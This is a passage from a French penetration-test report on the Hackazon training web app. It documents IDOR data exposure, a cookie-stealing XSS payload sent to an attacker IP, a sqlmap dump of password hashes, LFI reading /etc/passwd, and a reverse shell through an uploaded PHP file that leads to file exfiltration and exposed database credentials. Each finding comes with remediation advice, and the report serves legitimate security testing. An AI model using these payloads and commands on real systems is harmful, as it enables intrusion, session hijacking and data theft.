  {"id":"14","full_name":"Vasya Petrov","address_line_1":"Star street,
666","city":"Inkograd","region":"Buryatia","zip":"666666","country_id":"RU",
"phone":"","customer_id":"2","address_type":"billing","order_id":"7"},
  {"id":"15","full_name":"Nikita","address_line_1":"Minnaya,
10","city":"Moskow","region":"Moscow","zip":"123456","country_id":"RU","pho
ne":"","customer_id":"1","address_type":"shipping","order_id":"8"},
  {"id":"16","full_name":"Nikita","address_line_1":"Minnaya,
10","city":"Moskow","region":"Moscow","zip":"123456","country_id":"RU","pho
ne":"","customer_id":"1","address_type":"billing","order_id":"8"},
  {"id":"17","full_name":"Nikita","address_line_1":"Minnaya,
10","city":"Moskow","region":"Moscow","zip":"123456","country_id":"RU","pho
ne":"","customer_id":"1","address_type":"shipping","order_id":"9"},
  {"id":"18","full_name":"Nikita","address_line_1":"Minnaya,
10","city":"Moskow","region":"Moscow","zip":"123456","country_id":"RU","pho
ne":"","customer_id":"1","address_type":"billing","order_id":"9"},
  {"id":"19","full_name":"Nikita","address_line_1":"Minnaya,
10","city":"Moskow","region":"Moscow","zip":"123456","country_id":"RU","pho
ne":"","customer_id":"1","address_type":"shipping","order_id":"10"},
  {"id":"20","full_name":"Nikita","address_line_1":"Minnaya,
10","city":"Moskow","region":"Moscow","zip":"123456","country_id":"RU","pho
ne":"","customer_id":"1","address_type":"billing","order_id":"10"},
  {"id":"21","full_name":"Momotest","address_line_1":"Rue de
l'esgi","city":"Paris","region":"Paris
Région","zip":"75012","country_id":"RU","phone":"607121184","customer_id":"
12","address_type":"shipping","order_id":"11"},
  {"id":"22","full_name":"Momotest","address_line_1":"Rue de
l'esgi","city":"Paris","region":"Paris
Région","zip":"75012","country_id":"RU","phone":"607121184","customer_id":"
12","address_type":"billing","order_id":"11"}
],
"page":1,
"page_url":"/api/order_address?page=1",
"first_page":1,
"first_page_url":"/api/order_address?page=1",
"last_page":1,
"last_page_url":"/api/order_address?page=1",
"next_page":2,
"next_page_url":"/api/order_address?page=2",
"total_items":16,
"pages":2,
```

```
"per_page":10
}
```

```
Checking https://hackazon.trackflaw.com/api/orderItems
```

```
Checking https://hackazon.trackflaw.com/api/product
```

```
Checking https://hackazon.trackflaw.com/api/product/{product_id}
```

```
Checking https://hackazon.trackflaw.com/api/user/me
```

```
{"id":"21","username":"zindar","first_name":"","last_name":"","user_phone":
null,"email":"rr1@gmail.com","oauth_provider":null,"oauth_uid":null,"create
d_on":"2025-10-09 17:12:27","last_login":"2025-10-09
17:12:27","active":"1","photo":null,"photoUrl":null}
```

```
Checking https://hackazon.trackflaw.com/api/user/{user_id}
```

On peut ici voir les messages des autres utilisateurs sur la page contact on peut voir que de nombreux utilisateurs ont tenté d'exploiter une faille XSS et aussi les adresse de commande des autres users .

Conséquences :

- Usurpation d'identité : un utilisateur malveillant peut se faire passer pour un autre.
- Perturbation massive : tous les comptes peuvent être désactivés ("active": "0"), rendant le service inutilisable.
- Exfiltration ou destruction de données personnelles sensibles.

Recommandations Mettre en œuvre un contrôle d'accès strict côté serveur pour vérifier que l'utilisateur authentifié est autorisé à accéder ou modifier uniquement ses propres ressources, en validant systématiquement son identité via des vérifications d'ownership (user ID/token).

5.2 Compromission du compte Jdoe

Intitulé	Exploitation	Impact	Criticité
XSS stockée sur la page FAQ permettant le vol du cookie PHPSESSID et l'usurpation de session	Élevé	Critique	CRITIQUE

Une vulnérabilité de type **XSS (Cross-Site Scripting)** a été identifiée sur la page FAQ.

Celle-ci permet à un attaquant d'injecter et d'exécuter du code JavaScript malveillant dans le navigateur d'un utilisateur authentifié.

En exploitant cette faille, il est possible de **voler la session d'un utilisateur** (ici **jdoe**) et de **prendre le contrôle de son compte** sans connaître ses identifiants.

Preuve de concept (PoC)

1. Payload XSS injecté sur la page FAQ :

```
<script>new Image().src="http://<IP_PUBLIQUE_ATAQUANT>:8080/?
cookie="+document.cookie</script>
```

2. **Sur la machine de l'attaquant**, un simple serveur HTTP permet de récupérer le cookie :

```
python3 -m http.server 8080
```

3. Résultat dans les logs du serveur :

```
GET /?cookie=PHPSESSID=c49c778030a3efc0bb33e134068b2544
```

Usurpation de session :

- L'attaquant copie le cookie PHPSESSID.
- Il l'ajoute dans l'onglet Application > Cookies de son navigateur.
- En rechargeant la page, il est connecté en tant que John Doe.

Impact

- Usurpation d'identité (John Doe)
- Prise de contrôle de session sans authentification
- Accès aux données personnelles de la victime
- Actions au nom de l'utilisateur ciblé (ex : commandes, modification de profil)
- Si la victime est admin → compromission totale de l'application

Cause technique

- Absence d'encodage et de filtrage des entrées utilisateur sur la page FAQ.
- Le champ vulnérable renvoie du contenu directement dans le DOM sans validation.
- Les cookies ne sont pas marqués comme HttpOnly, donc accessibles via JavaScript.

Recommandations

- Échapper toutes les entrées utilisateur (htmlspecialchars, escape()...)
- Implémenter une CSP (Content Security Policy) restrictive.
- Marquer les cookies de session comme HttpOnly et Secure.
- Utiliser des bibliothèques de templating sûres côté serveur (ex : Twig, Handlebars).
- Mettre en œuvre des tests automatisés XSS avec ZAP/Burp.
- Ajouter des filtres WAF pour bloquer les scripts injectés.

6 Gestion des sessions

6.1 Cookies non sécurisé

Intitulé	Exploitation	Impact	Criticité
Absence des attributs Secure, HttpOnly et Domain sur le cookie de session PHPSESSID	Élevé	Élevé	CRITIQUE

Après avoir analysé le cookie de session PHP, nous avons remarqué que les attributs de sécurité “Secure”, “HTTP-Only” et “Domain” sont manquants. “Secure” force le cookie à passer uniquement par le protocole sécurisé HTTPS, il n'est donc jamais envoyé en clair. “HTTP-Only” protège contre le vol de cookie lors d’une attaque de type XSS. “Domain” vérifie si le domaine du site est bien celui inscrit dans le cookie afin d’éviter sa récupération par un tiers malveillant.


Remédiation : Mettre en place les attributs de sécurité ci-dessus au cookie PHPSESSID. De plus, il faudrait générer un nouveau cookie après s’être authentifié et le supprimer après la déconnexion

7 Validations des entrées utilisateurs


7.1 Injection de commandes

Intitulé	Exploitation	Impact	Criticité
Injection de commandes via le paramètre de chemin (ex. <code>terms.html</code> remplacé)	Élevé	Critique	CRITIQUE

sur la page :



on peut voir dans l'url un **terms.html** si on remplace ce dernier par une commande avec un point virgule au début



on peut injecter des commandes

Recommendations

- Ne jamais exécuter directement des entrées utilisateur dans une commande système (ex: `system()`, `exec()`, `shell_exec()`).
- Utiliser des fonctions sécurisées avec échappement automatique (ex: `escapeshellarg()` ou `proc_open()` avec contrôle strict).
- Implémenter une **liste blanche** de fichiers accessibles (ex: `terms.html`, `about.html`) sans concaténation directe.
- Vérifier systématiquement que les valeurs passées dans l'URL ne contiennent aucun caractère spécial (`;`, `&`, `|`, etc.).
- Utiliser des ID internes ou des alias (ex: `?page=terms` → serveur mappe en interne vers un fichier statique).
- Séparer clairement les fichiers statiques consultables des scripts exécutables dans l'arborescence du serveur.
- Restreindre les permissions du serveur web (ex: `www-data`) pour limiter les dégâts d'une éventuelle exécution.
- Mettre en place des tests de fuzzing et de validation côté serveur pour détecter les vecteurs d'injection.

7.2 SQL Injection

Intitulé	Exploitation	Impact	Criticité
Injection SQL sur le paramètre <code>id</code> de <code>/product/view</code> permettant l'exfiltration de données sensibles	Élevé	Critique	CRITIQUE

```
sqlmap -u "https://hackazon.trackflaw.com/product/view?id=1%400" -D  
hackazon -T tbl_users -C username,password --dump
```

```

      _
     _H_
    _ _ ['] _ _ _ {1.9.6#stable}
|_ - | . [( | . ' | . |
|_|_| ['] |_|_|_|_, | _|
        |_|V...         |_| https://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all

applicable **local**, state and federal laws. Developers assume no liability and are not responsible **for** any misuse or damage caused by this program

[*] starting @ 20:13:45 /2025-10-19/

[20:13:45] [INFO] resuming back-end DBMS 'mysql'

[20:13:45] [INFO] testing connection to the target URL

you have not declared cookie(s), **while** server wants to **set** its own

('PHPSESSID=690bbb35d2d...289c0652ba;visited_products=%2C1%400%2C'). Do you want to use those [Y/n] y

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=2' AND 1719=1719-- yAxG

Type: stacked queries

Title: MySQL >= 5.0.12 stacked queries (comment)

Payload: id=2';SELECT SLEEP(5)#

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=2' AND (SELECT 6164 FROM (SELECT(SLEEP(5)))gbLu)-- DcGc

Type: UNION query

Title: Generic UNION query (NULL) - 27 columns

Payload: id=-2883' UNION ALL SELECT

CONCAT(0x716a716a71,0x6f426e47414b48644756716c794462786f504a78464f624e524a5062586b4f614d426c4144434652,0x717a707171),NULL,NULL,NULL,NULL,NULL,NULL,NUL
L,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NUL
L,NULL,NULL,NULL,NULL-- -

[20:13:49] [INFO] the back-end DBMS is MySQL

web application technology: Nginx, PHP 5.6.40, PHP

back-end DBMS: MySQL >= 5.0.12

[20:13:49] [INFO] fetching entries of column(s) 'password,username' for table 'tbl_users' in database 'hackazon'

[20:13:52] [WARNING] reflective value(s) found and filtering out

[20:13:52] [INFO] retrieved:

'0a3d0c780b6df84f37e0b59cca77dfd3:142035250768e8b5c8c3e02','WhiteColors_'

[20:13:54] [INFO] retrieved:

'5fead1f61e27d509cb9239aad141f2bf:6563806968e8b5d82320e','letgo'

[20:13:55] [INFO] retrieved:

'1ad813738f0b099f5413d510ea769906:42257496968e8b5f04058e','w'

[20:13:57] [INFO] retrieved:

'e8d396b1eb9a95ace2fachaa2cf6eedd:159695652468e8b67a7783c','momotest'

[20:13:59] [INFO] retrieved:

'04914d55c6af1e3718976c36ada87e54:68427529368e8b686a7ea2','nerkos'

[20:14:00] [INFO] retrieved:

'c15dc794fef1040e16490af8871e3e74:179192733168e8bcde2a09c','test'

[20:14:02] [INFO] retrieved:

'ef8d2ba8c927e6652c08af98bc1e2c96:77604256468e8bda823af1','zindar'

[20:14:04] [INFO] retrieved:

```
'abaa03938301955f256d673c98707ec3:85486099168e8c0713ce7e','test01'
Database: hackazon
Table: tbl_users
[15 entries]
+-----+-----+
--+
| username          | password
|
+-----+-----+
--+
| test_user         | 7d4a69db92c867d9b0060653c44733bf:108853d9fae39d4bb
|
| admin             |
dbcc4ed6943bf62bb67170742cf1aefa:146859157968e8b5062bf10 |
| jdoe              | 4d1734dc3097b5c1683d70d39e4df7fa:46844494268e8b51f6f42f
|
| guest             | 766d4b0b1e8647a9cff98506bc4fa1bf:59652974868e8b53b41df9
|
| D0R3TDEPLATINEE  |
0825175d340512aa53c657be2dd1cb46:164227316068e8b53e7ee62 |
| BENPI             | 3ad16bac3b75e20a984a4b671a6d4c8a:60999490468e8b54fc7f21
|
| a.landais         | dbbfdb295b80f0bc8178779d421899ce:59576059068e8b5739f741
|
| WhiteColors_      |
0a3d0c780b6df84f37e0b59cca77dfd3:142035250768e8b5c8c3e02 |
| letgo             | 5fead1f61e27d509cb9239aad141f2bf:6563806968e8b5d82320e
|
| w                 | 1ad813738f0b099f5413d510ea769906:42257496968e8b5f04058e
|
| momotest          |
e8d396b1eb9a95ace2facbaa2cf6eedd:159695652468e8b67a7783c |
| nerkos            | 04914d55c6af1e3718976c36ada87e54:68427529368e8b686a7ea2
|
| test              |
c15dc794fef1040e16490af8871e3e74:179192733168e8bcde2a09c |
| zindar            | ef8d2ba8c927e6652c08af98bc1e2c96:77604256468e8bda823af1
|
| test01            | abaa03938301955f256d673c98707ec3:85486099168e8c0713ce7e
|
+-----+-----+
--+

[20:14:40] [INFO] table 'hackazon.tbl_users' dumped to CSV file
'/root/.local/share/sqlmap/output/hackazon.trackflaw.com/dump/hackazon/tbl_
users.csv'
[20:14:40] [WARNING] HTTP error codes detected during run:
503 (Service Unavailable) - 1 times, 502 (Bad Gateway) - 26 times
[20:14:40] [INFO] fetched data logged to text files under
'/root/.local/share/sqlmap/output/hackazon.trackflaw.com'

[*] ending @ 20:14:40 /2025-10-19/
```


ici la vul  rabilit   est critique car un user qui n'est meme pas connect   peut avoir le hash des users critiques comme l'admin et listez tout les users


on peut   galement craquer le hash admin .

Remediation

- Utiliser des requ  tes **param  tr  es** (prepared statements) avec des biblioth  ques s  curis  es comme PDO (PHP), **mysqli**, SQLAlchemy (Python), etc.
- Ne **jamais concat  ner directement** des entr  es utilisateur dans une requ  te SQL.
- Valider et filtrer les donn  es c  t   serveur : s'assurer que les types attendus sont strictement respect  s (**int**, **email**, etc.).
- Restreindre les droits SQL : l'utilisateur base de donn  es utilis   par l'application ne doit jamais avoir de droits **DROP**, **DELETE** *, etc.
- Activer le **logging des erreurs SQL** c  t   serveur (sans les afficher    l'utilisateur).
- Mettre en place un **WAF** ou des r  gles de d  tection pour intercepter les requ  tes malform  es (mod_security, etc.).
- Effectuer des tests automatis  s avec **sqlmap**, ZAP ou Burp Suite pour identifier et corriger les points d'injection.

7.3 LFI

Intitul��	Exploitation	Impact	Criticit��
Inclusion de fichiers locaux via le param��tre page (LFI) menant �� la lecture de /etc/passwd	��lev��	Critique	CRITIQUE



Le param  tre **page** utilis   dans l'URL suivante : **https://hackazon.trackflaw.com/account/help_articles?page=/etc/passwd%00**

permet    un utilisateur non autoris   de forcer l'application    inclure un **fichier syst  me local** (**/etc/passwd**) dans la page web.

On met le caract  re **%00** (null byte) pour faire une **troncation d'extension** (ex : **.php**).

Recommandations de rem  diation :

1. **Ne jamais inclure des chemins ou noms de fichiers fournis directement par l'utilisateur.**

2. Utiliser une **liste blanche** des fichiers accessibles (`faq.html`, `help1.html`, etc.).
3. Empêcher la navigation vers des chemins système :
 - Bloquer les séquences comme `../`, `/etc/`, `%00`, `..%2F`, etc.
 - Vérifier le chemin résolu avec `realpath()` pour s'assurer qu'il reste dans un répertoire autorisé.
4. Empêcher les extensions automatiques ou inclure uniquement des fichiers statiques HTML dans un répertoire verrouillé.
5. Configurer le serveur web pour qu'il **n'affiche jamais le contenu de fichiers système** (restrictions d'accès via Nginx/Apache).
6. Mettre en place des **journaux d'audit** pour détecter toute tentative d'accès à des fichiers non autorisés.

7.4 Reverse Shell

Intitulé	Exploitation	Impact	Criticité
Téléversement non sécurisé de fichiers permettant l'upload d'un script malveillant (RCE)	Élevé	Critique	CRITIQUE
Exécution d'un reverse shell via script uploadé + redirection vers l'IP attaquante	Élevé	Critique	CRITIQUE
Configuration serveur permissive (exécution PHP dans répertoire upload)	Moyen	Élevé	ÉLEVÉ
Exposition de fichiers sensibles depuis le reverse shell (exfiltration via HTTP direct)	Élevé	Critique	CRITIQUE
Présence du fichier.apk android de l'application dans le dossier web du site	Élevé	Critique	CRITIQUE
Accès aux identifiants de la base de données dans un fichier de configuration (ex: <code>config.php</code>)	Élevé	Critique	CRITIQUE

Après avoir fait deux règle sur mon firewall orange pour ouvrir un port ssh et un autre port de connexion si on va sur nore script upload précédement avec l'pload de fichier on peut lui dire de pointer vers notre ip publique et on a donc un revrse shell intégré

The screenshot shows a web browser window on the left and a terminal window on the right. The browser window displays the URL `hackazon.trackflaw.com/user_pictures/ae/web.php?cmd=php+<div>Warning: fsockopen(): unable to connect to 90.127.226.99:1337 (Connection refused) in Command line code on line 1</div>`. The terminal window shows the following commands and output:

```

--(rais@Kali-Gilgamesh)-[~]
--$ nc -l -p 1337
listening on [any] 1337 ...
connect to [192.168.1.48] from [UNKNOWN] [31.220.95.27] 49598
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/web/user_pictures/ae
cd ..
cd ..
cd ..
ls
LICENSE
REST.md
assets
bin
classes
composer.json
composer.lock
composer.phar
database
docs
modules
pack_vendor.php
phpunit.xml.dist
rce.php
subprojects
vendor
web
cd database
ls
db.sql
demo_database.sql
migrations
post_migration

```

On a donc libre accès aux fichiers du site web on va prendre les plus importants et faire une **Exfiltration de donnée** : on va archiver et déplacer l'archive de le chemin upload là où on pourra le télécharger directement depuis le navigateur . Cette technique est la seule possible car sur le conteneur du site il n'y a ni scp, ssh ou autres outils pour exfiltrer .

```

tar -czf archive.tar.gz archive/
ls -la
total 21824
drwxrwxrwx 1 www-data www-data 4096 Oct 18 17:31 .
drwxr-xr-x 1 root root 4096 Jan 22 2019 ..
-rw-r--r-- 1 www-data www-data 11344 Jun 11 2024 LICENSE
-rw-r--r-- 1 www-data www-data 8693 Jun 11 2024 REST.md
drwxr-xr-x 5 www-data www-data 4096 Oct 18 17:30 archive
-rw-r--r-- 1 www-data www-data 19116835 Oct 18 17:31 archive.tar.gz
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 assets
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 bin
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 classes
-rw-r--r-- 1 www-data www-data 2831 Jun 11 2024 composer.json
-rw-r--r-- 1 www-data www-data 95646 Jun 11 2024 composer.lock
-rwxr-xr-x 1 www-data www-data 2994740 Jun 11 2024 composer.phar
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 database
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 docs
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 modules
-rw-r--r-- 1 www-data www-data 2665 Jun 11 2024 pack_vendor.php
-rw-r--r-- 1 www-data www-data 301 Jun 11 2024 phpunit.xml.dist
-rw-r--r-- 1 www-data www-data 31 Oct 15 12:14 rce.php
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 subprojects
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 vendor
drwxr-xr-x 1 www-data www-data 4096 Oct 10 07:30 web

```

```


cp -r assets/ archive/
ls -la
total 74964
drwxrwxrwx 1 www-data www-data 4096 Oct 18 17:26 .
drwxr-xr-x 1 root root 4096 Jan 22 2019 ..
-rw-r--r-- 1 www-data www-data 11344 Jun 11 2024 LICENSE
-rw-r--r-- 1 www-data www-data 8693 Jun 11 2024 REST.md
drwxr-xr-x 3 www-data www-data 4096 Oct 18 17:29 archive
-rw-r--r-- 1 www-data www-data 73533440 Oct 18 17:22 archive.tar
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 assets
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 bin
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 classes
-rw-r--r-- 1 www-data www-data 2831 Jun 11 2024 composer.json
-rw-r--r-- 1 www-data www-data 95646 Jun 11 2024 composer.lock
-rwxr-xr-x 1 www-data www-data 2994740 Jun 11 2024 composer.phar
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 database
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 docs
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 modules
-rw-r--r-- 1 www-data www-data 2665 Jun 11 2024 pack_vendor.php
-rw-r--r-- 1 www-data www-data 301 Jun 11 2024 phpunit.xml.dist
-rw-r--r-- 1 www-data www-data 31 Oct 15 12:14 rce.php
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 subprojects
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 vendor
drwxr-xr-x 1 www-data www-data 4096 Oct 10 07:30 web
ls archive
assets
cp -r database/ archive/
cp -r web/ archive/
ls -la

```

```
(rais@Kali-Gilgamesh)-[~]
$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [192.168.1.40] from (UNKNOWN) [31.220.95.27] 48844
pwd
/var/www/html/web/user_pictures/ae
mv /var/www/html/archive.tar.gz /var/www/html/web/user_pictures/ae
ls
archive.tar.gz
shell.php
zebi.php
```



On a accès a toutes les tables leurs créations contenus dans le fichier.db précédemment exfiltré.



on a également accès au credentials de la DB , et à l'APK de l'application :

```
ls -la
total 92
drwxr-xr-x 1 www-data www-data 4096 Oct 10 07:25 .
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 ..
-rw-r--r-- 1 www-data www-data 104 Jun 11 2024 admin.php
-rw-r--r-- 1 www-data www-data 1707 Jun 11 2024 auth.php
-rw-r--r-- 1 www-data www-data 1707 Jun 11 2024 auth.sample.php
drwxr-xr-x 3 www-data www-data 4096 Oct 10 07:25 bak
-rw-r--r-- 1 www-data www-data 285 Oct 10 07:25 db.php
-rw-r--r-- 1 www-data www-data 523 Jun 11 2024 db.sample.php
-rw-r--r-- 1 www-data www-data 292 Oct 10 07:25 email.php
-rw-r--r-- 1 www-data www-data 709 Jun 11 2024 email.sample.php
-rw-r--r-- 1 www-data www-data 569 Jun 11 2024 logger.php
-rw-r--r-- 1 www-data www-data 535 Oct 10 07:25 parameters.php
-rw-r--r-- 1 www-data www-data 765 Jun 11 2024 parameters.sample.php
-rw-r--r-- 1 www-data www-data 203 Oct 10 07:25 rest.php
-rw-r--r-- 1 www-data www-data 292 Jun 11 2024 rest.sample.php
-rw-r--r-- 1 www-data www-data 3611 Jun 11 2024 routes.php
drwxr-xr-x 1 www-data www-data 4096 Oct 10 07:25 vuln
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 vuln.sample
drwxr-xr-x 1 www-data www-data 4096 Jun 11 2024 vulnInjection
cat db.php
<?php
return array (
    'default' =>
    array (
        'user' => 'hackazon',
        'password' => 'MDEXMenxEKF',
        'driver' => 'PDOV',
        'connection' => 'mysql:host=hackazon_db;port=3306;dbname=hackazon',
        'db' => 'hackazon',
        'host' => 'hackazon_db',
        'port' => '3306',
    ),
);
```

Remédiations

- Valider strictement les fichiers côté serveur (extension + signature).
- Utiliser une whitelist d'extensions autorisées.
- Vérifier la taille maximale des uploads.
- Renommer les fichiers uploadés avec un identifiant aléatoire.
- Stocker les uploads hors du webroot.
- Servir les fichiers via un contrôleur authentifié, pas par inclusion directe.
- Interdire l'exécution de tout fichier présent dans le dossier d'uploads.
- Supprimer/neutraliser les bits exécutable sur les fichiers uploadés.
- Scanner automatiquement les uploads avec un moteur antivirus/sandbox.
- Éviter toute inclusion basée sur un paramètre utilisateur (mapper des clés à des fichiers).
- Normaliser et résoudre les chemins puis vérifier qu'ils restent dans le répertoire autorisé.
- Bloquer les motifs dangereux (../, %00, séquences encodées).
- Désactiver les fonctions d'exécution système inutiles dans la config applicative.

